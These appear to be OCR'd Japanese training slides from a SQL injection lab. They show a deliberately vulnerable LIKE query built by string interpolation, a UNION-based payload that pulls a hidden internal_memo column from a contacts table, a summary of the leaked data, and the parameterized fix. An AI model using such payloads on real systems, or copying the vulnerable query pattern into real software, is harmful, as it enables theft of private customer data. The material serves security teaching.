
© 2026

入力：検索欄に UNION 混じりの文字列を貼る



© 2026

「検索」を押した結果



© 2026

何が起きたかの整理

- Name 列に **顧客のメール**（alice / bob / chika）
- Price 列に **注文金額**（24800 / 4980 / 31200）
- 画面は普通の検索結果に見える。**警告表示は一切ない**

> 商品検索という **一般ユーザー向け画面** から、
> 社内向けの顧客情報が漏れました。

© 2026

なぜ危険か

- 認証 **不要** で叩けるページ
- 検索一覧という **予測しにくい経路** で漏れる
- 「顧客ページに閲覧制限をかけたから安全」は誤り

入り口の見た目に騙されないこと。

© 2026


修正版のコード（`secure_app.py`）

```
# secure_app.py L173-175
rows = db.execute(
    "SELECT id, name, price FROM products WHERE name LIKE ?",
    (f"%{q}%",),
).fetchall()
```

- LIKE のパターンも **プレースホルダで渡す**
- UNION 文字列は **単なる検索語** として扱われる

© 2026

修正版の画面（:5010）



© 2026

第6章

シナリオ5

問い合わせ検索から社内メモ漏洩

© 2026

この章の目的

`contacts` テーブルには
画面に出ない `internal_memo` 列がある。

これは「社内メモ」として、
顧客には見せない前提の情報。

© 2026

脆弱版のクエリ

```
# app.py L269
query = f"SELECT id, customer_name, email, message FROM contacts " \
        f"WHERE message LIKE '%{q}%'"
```

4 列返しの LIKE クエリ。UNION も同じく通ります。

© 2026


実演手順

🧪 実演

1. `/contacts` を開く
2. 検索欄に：
   `%' UNION SELECT id, customer_name, email, internal_memo FROM contacts --`
3. 検索ボタン


© 2026

入力：検索欄に UNION 混じりの文字列を貼る



© 2026

「検索」を押した結果



© 2026

何が起きたかの整理

- Message 列に **社内メモ**（`High priority` `Sales follow-up` 等）
- 本来 CS 担当だけが見る内部情報が **公開画面に露出**
- 画面上に **警告は一切出ない**。文面の違和感だけが手がかり

> 「表示に出さなければ隠せる」は間違い。
> **同じテーブルの列** は SQLi で取れます。

© 2026

CRM／社内画面でも起こる

- 実際の CRM でも「表示しない列」は多い
- しかし SQL 経由でアクセスできれば、**列レベルで防御できていない** ことになる
- ORM や生 SQL のどちらでも同じリスク

© 2026


修正版のコード

```
# secure_app.py L252-257
rows = db.execute(
    "SELECT id, customer_name, email, message FROM contacts "
    "WHERE message LIKE ?",
    (f"%{q}%",),
).fetchall()
```

